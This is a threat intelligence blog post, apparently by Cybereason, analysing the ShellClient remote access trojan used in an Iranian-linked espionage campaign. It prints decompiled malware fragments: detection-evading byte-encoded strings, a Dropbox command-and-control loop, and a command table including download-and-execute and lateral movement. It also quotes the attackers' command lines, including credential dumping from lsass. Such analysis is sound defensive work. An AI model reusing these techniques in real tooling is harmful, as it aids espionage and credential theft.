Operation GhostShell: Novel RAT Targets Global Aerospace and Telecoms Firms

cybereason.com/blog/operation-ghostshell-novel-rat-targets-global-aerospace-and-telecoms-firms

October 6, 2021 | 16 minute read

In July 2021, the Cybereason Nocturnus and Incident Response Teams responded to *Operation GhostShell*, a highly-targeted cyber espionage campaign targeting the Aerospace and Telecommunications industries mainly in the Middle East, with additional victims in the U.S., Russia and Europe.

The Operation GhostShell campaign aims to steal sensitive information about critical assets, organizations' infrastructure and technology. During the investigation, the Nocturnus Team uncovered a previously undocumented and stealthy RAT (Remote Access Trojan) dubbed *ShellClient* which was employed as the primary espionage tool.

The Nocturnus Team found evidence that the ShellClient RAT has been under ongoing development since at least 2018, with several iterations that introduced new functionalities, while it evaded antivirus tools and managed to remain undetected and publicly unknown.

Assessments as to the identity of the operators and authors of ShellClient resulted in the identification of a new Iranian threat actor dubbed *MalKamak* that has operated since at least 2018 and remained publicly unknown thus far. In addition, our research points out possible connections to other Iranian state-sponsored APT threat actors such as Chafer APT (APT39) and Agrius APT. However, we assess that MalKamak has distinct features that separate it from the other Iranian groups.

Key Findings

New Iranian Threat Actor MalKamak: A newly discovered Iranian threat actor dubbed *MalKamak* that has been operating since at least 2018 and remained unknown thus far. In addition, the investigation draws possible connections to other Iranian state-sponsored threat actors including Chafer APT (APT39) and Agrius APT.

Discovery of New ShellClient RAT: The Cybereason Nocturnus team discovered a sophisticated and previously undocumented RAT (Remote Access Trojan) dubbed *ShellClient* used for highly targeted cyber espionage operations.

Targeting Aerospace and Telecom Companies: Based on the telemetry, this threat has been predominantly observed in the Middle East region, but has also been observed targeting organizations in the U.S., Russia and Europe, with a focus on the Aerospace and Telecommunications industries.

Ongoing Development Since 2018: Our investigation revealed this threat was first operationalized in 2018, and since then has been under active development with each new version adding more features and stealth. This threat is still active as of September 2021.

Abusing Cloud Services for C2: The most recent ShellClient versions were observed to be abusing cloud-based storage services for Command and Control (C2), in this case the popular Dropbox service, in order to remain undetected by blending in with legitimate network traffic.

Designed for Stealth: The authors of ShellClient invested a lot of effort into making it stealthy to evade detection by antivirus and other security tools by leveraging multiple obfuscation techniques and recently implementing a Dropbox client for command and control (C2), making it very hard to detect.

ShellClient: The Silent RAT


The following sections recap the recently observed Operation GhostShell campaign and the evolution of this stealthy ShellClient RAT, which has been operationalized and actively developed since at least November 2018.

Recent Campaign

In July 2021, Cybereason encountered an unidentified threat actor carrying out a cyber espionage operation using a previously undocumented and stealthy RAT dubbed *ShellClient*.

Using this RAT, the threat actors were first observed conducting reconnaissance and the exfiltration of sensitive data from leading Aerospace and Telecommunications companies in the Middle East region, and was later observed targeting the same industries in other regions including the U.S, Russia and Europe.

When first inspecting the ShellClient RAT, the malicious binary was found to be running on victim machines as "svchost.exe" while its internal name was disguised as "RuntimeBroker.exe":



File Version Information


Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operation System
Description	RuntimeBroker
Original Name	RuntimeBroker.exe
Internal Name	RuntimeBroker.exe
File Version	10.0.17763.1
Comments	RuntimeBroker

ShellClient RAT internal name masquerades as a legitimate Microsoft RuntimeBroker.exe binary

This executable was determined to have been compiled on May 22nd, 2021, and was observed to be executing adjacent to additional TTPs.

ShellClient Structure and Configuration

The ShellClient RAT is a modular PE leveraging Costura to compress each of the modules using *zlib:*




```
RuntimeBroker (10.0.17763.1)
  RuntimeBroker.exe
    PE
    References
    Resources
      costura.clientcore.dll.compressed
      costura.clientcore.pdb.compressed
      costura.costura.dll.compressed
      costura.dropbox.api.dll.compressed
      costura.extensionlib.dll.compressed
      costura.extensionlib.pdb.compressed
      costura.newtonsoft.json.dll.compressed
      RBSvc.ClientService.resources
      RBSvc.ClientServiceInstaller.resources
    { } -
    { } Costura
    { } DcSvc
    { } RBSvc
```

ShellClient RAT utilizing Costura

Two of the references are DLLs containing supporting functionalities:

ExtensionLib.dll contains utilities and functionalities such as:

- AES Encryption, including an AES Key and an Initialization Vector (IV)
- Hashing
- File Operations
- Registry Operations
- Process Creation
- Serialization




```
{ } ExtensionLib
    Aes @02000003
    Crypto @02000002
    Extensions @02000004
    Utilities @02000005
```

ExtensionLib.dll

ClientCore.dll holds other core functionalities of the the client such as:


- Fingerprinting
- File Operations
- User Impersonation
- Token Handling
- FTP Client
- Telnet Client
- Settings & Strings



```
{ } ClientCore
    Core @02000003
    FileOperation @02000004
    FingerPrint @02000005
    Impersonation @02000006
    NativeMethods @02000007
    SafeTokenHandle @02000008
    Settings @02000009
{ } ClientCore.externalModules
    DataHandler @0200000C
    FTPClient @0200000A
    StringArgs @0200000B
    Telnet @0200000D
```

ClientCore.dll

The executable stores most of the its strings, including configuration strings, as bytes and then converts them in real-time to Unicode/ASCII to evade antivirus strings detection:



```
namespace DcSvc
{
    // Token: 0x02000004 RID: 4
    internal class Config
    {
        // Token: 0x04000005 RID: 5
        public static string Version = "4.0.1";

        // Token: 0x04000006 RID: 6
        public static readonly string AgentsFolder = Encoding.Unicode.GetString(new byte[]
        {
            47,
            0,
            65,
            0,
            115,
            0
        });

        // Token: 0x04000007 RID: 7
        public static readonly string CommandsFolder = Encoding.Unicode.GetString(new byte[]
        {
            47,
            0,
            67,
            0,
            115,
            0
        });

        // Token: 0x04000008 RID: 8
        public static readonly string ResultsFolder = Encoding.Unicode.GetString(new byte[]
        {
            47,
            0,
            82,
            0,
            115,
            0
        });
```


ShellClient using Unicode/ASCII to evade antivirus strings detection

Execution Flow

The ShellClient RAT executes according to the following arguments:

- If **no arguments** are provided, the binary executes itself using *InstallUtil.exe* to install and run a malicious *nhdService* service
- If there is **one argument and it is equal to -c**, the binary will be executed using the *Service Control Manager (SCM)* to create a reverse shell, communicating with a configured Dropbox storage as a C2

  If there is **one argument and it is equal to *-d***, the binary will execute as a regular process




```
if (args.Length != 0)
{
    if (args.Length == 1)
    {
        if (args[0].ToLower() == "-c")
        {
            Utilities.IsVisible = false;
            ServiceBase.Run(new ServiceBase[]
            {
                new ClientService()
            });
        }
        if (args[0].ToLower() == "-d")
        {
            Client.RunInClientMode(true);
        }
    }
```

ShellClient RAT arguments

When either of the **-c** or ***-d*** arguments are provided, the malware performs basic fingerprinting using *WMI* to collect:

- Hardware information such as BIOS information, Mac address, etc.
- Networking Information including a request to *ipinfo[.]io/ip* to retrieve the public IP address of the infected machine
- Which antivirus products are installed

The abovementioned collected information is also used to create a unique agent identifier for each infected machine:



```
// Token: 0x0600003B RID: 59 RVA: 0x00004A72 File Offset: 0x00002C72
public static string GetFingerPrint()
{
    return FingerPrint.GetHash(FingerPrint.BiosID() + FingerPrint.BaseID() + FingerPrint.DiskID() + FingerPrint.MacID());
}
```

Creating a unique identifier

Command and Control (C2) Communications


The C2 communications this malware implements are quite unique, as they rely on “cold files” being saved to a remote Dropbox, instead of a common interactive session. This method of communication is an interesting Operational Security (OPSEC) solution, making it difficult to trace the threat actor’s infrastructure by utilizing a public service such as Dropbox.

To communicate with Dropbox, ShellClient uses Dropbox’s API with a unique embedded API key. Before communicating, it encrypts the data using an hardcoded AES encryption key.

The Dropbox storage contains 3 folders:

- **AS Folder** (Agents Folder): Stores uploaded information on infected machines
- **CS Folder** (Commands Folder): Stores commands to be fetched, executed and then deleted by ShellClient
- **RS Folder** (Results Folder): Stores the output of commands executed by ShellClient


Every 2 seconds, the victim machine checks the commands folder, retrieves files that represent commands, parses their content, then deletes them from the remote folder and enables them for execution:



```
// Token: 0x06000030 RID: 48 RVA: 0x0000304C File Offset: 0x0000124C
private static async Task<int> GetCommands()
{
    int result2;
    try
    {
        Task<List<Metadata>> task = Client._dropbox.ListFiles(Config.CommandsFolder, Core.HardwareID);
        task.Wait();
        List<Metadata> commands = task.Result;
        if (commands != null && commands.Count > 0)
        {
            foreach (Metadata metadata in commands)
            {
                string name = metadata.AsFile.Name;
                Console.WriteLine(name);
                Task<byte[]> downloadTask = Client._dropbox.Download(Config.CommandsFolder, name);
                downloadTask.Wait();
                await Client._dropbox.Delete(Config.CommandsFolder, name);
                byte[] result = downloadTask.Result;
                if (result != null && result.Length != 0)
                {
                    string @string = Encoding.Default.GetString(result);
                    Client._commands.Enqueue(@string);
                }
                downloadTask = null;
            }
            List<Metadata>.Enumerator enumerator = default(List<Metadata>.Enumerator);
        }
        result2 = commands.Count;
    }
    catch
    {
        result2 = 0;
    }
    return result2;
}
```

ShellClient C2 Communications

After executing the commands, the executable uploads the results to the corresponding folder with a randomly generated file name based on the unique victim ID that the threat actor calls as *HardwareID*:



```
private static async void _pstTimer_Elapsed(object sender, ElapsedEventArgs e)
{
    string text = Core.Message.ToString();
    if (!string.IsNullOrEmpty(text) && (long)text.Length == Core.MessageLength)
    {
        Core.Message.Clear();
        await Client._dropbox.Upload(Config.ResultsFolder, Client.GenerateFileName(), Utilities.MessageA("20", Core.HardwareID, text + Environment.NewLine, null, null));
    }
    Core.MessageLength = (long)Core.Message.Length;
}
```

ShellClient C2 Communications

The destinations for these communications will be *api.dropboxdapi[.]com* and *content.dropboxapi[.]com*.

Persistence and Privilege Escalation

The ShellClient RAT achieves persistence and privilege escalation to run with SYSTEM privileges on victim machines by creating the *nhdService* disguised as *Network Hosts Detection Service*:

- **Service Name**: nhdService
- **Display Name**: Network Hosts Detection Service
- **Description:** Searches and manages hosts in the Network and Dial-Up Connections folder, where both local area network and remote connections are viewable
- **Start Type**: Automatic
- **Account:** LocalSystem

Supported Commands

The executable contains multiple command functions that enable its capabilities, including arbitrary command execution, FTP/Telnet clients, lateral movement, file manipulation, etc.

In addition, the malware contains several command functions that seem to do nothing and have no reference in the code; this could indicate that the malware is still under development.

The following table describes the purpose of each command:

Command	Description
code10	Query hostname, malware version, executable path, IP address and Antivirus products
code11	Execute an updated version of ShellClient
code12	Self delete using InstallUtil.exe
code13	Restart the ShellClient service
code20	Start a CMD shell
code21	Start a PowerShell shell
code22	Add to the results message the following line: "Microsoft Windows Command Prompt Alternative Started …"
code23	Open a TCP Client
code24	Start a FTP client
code25	Start a Telnet client
Code26	Execute a shell command
code29	Kill active CMD or PowerShell shell
code31	Query files and directories
code32	Create a Directory
code33	Delete files and folders
code34	Download a file to the infected machine
code35	Upload a File to Dropbox
code36	Does nothing
code37	Download a file to the infected machine and execute it

code38	Lateral movement using WMI

ShellClient C2 Commands

Additional TTPs Observed with ShellClient


Using the ShellClient RAT, the threat actor deployed additional tools to perform various activities to support their operation such as reconnaissance, lateral movement, data collection and more.

Lateral Movement

The attackers were observed using PAExec and “net use” for lateral movement. PAExec is a redistributable version of the famous Sysinternals PsExec, with some additional options.

The attackers leveraged PAExec to:

- **Execute a CMD shell as SYSTEM** on remote machines
- **Perform remote service related operations** like start, stop, restart, status and more
- **Exfiltrate organizational Active Directory structure** using a remotely executed *csvde.exe -f < output file >* command
- **Check internet connectivity** using ping to reach Google.com
- **Gather host information** by executing ipconfig, tasklist and net use



```
sc restart nhdservice
sc query nhdservice
```


ShellClient leveraging PAExec as observed in the Cybereason Defense Platform

Credential Dumping Tool

During the observed attacks, the ShellClient RAT activity group deployed and executed an unknown executable named *lsa.exe* to perform credential dumping. *Lsa.exe* dumped the memory of *lsass.exe* to a file named *debug.bin* and was observed executing with the following command-line arguments:

- lsa.exe -d
- lsa.exe -m

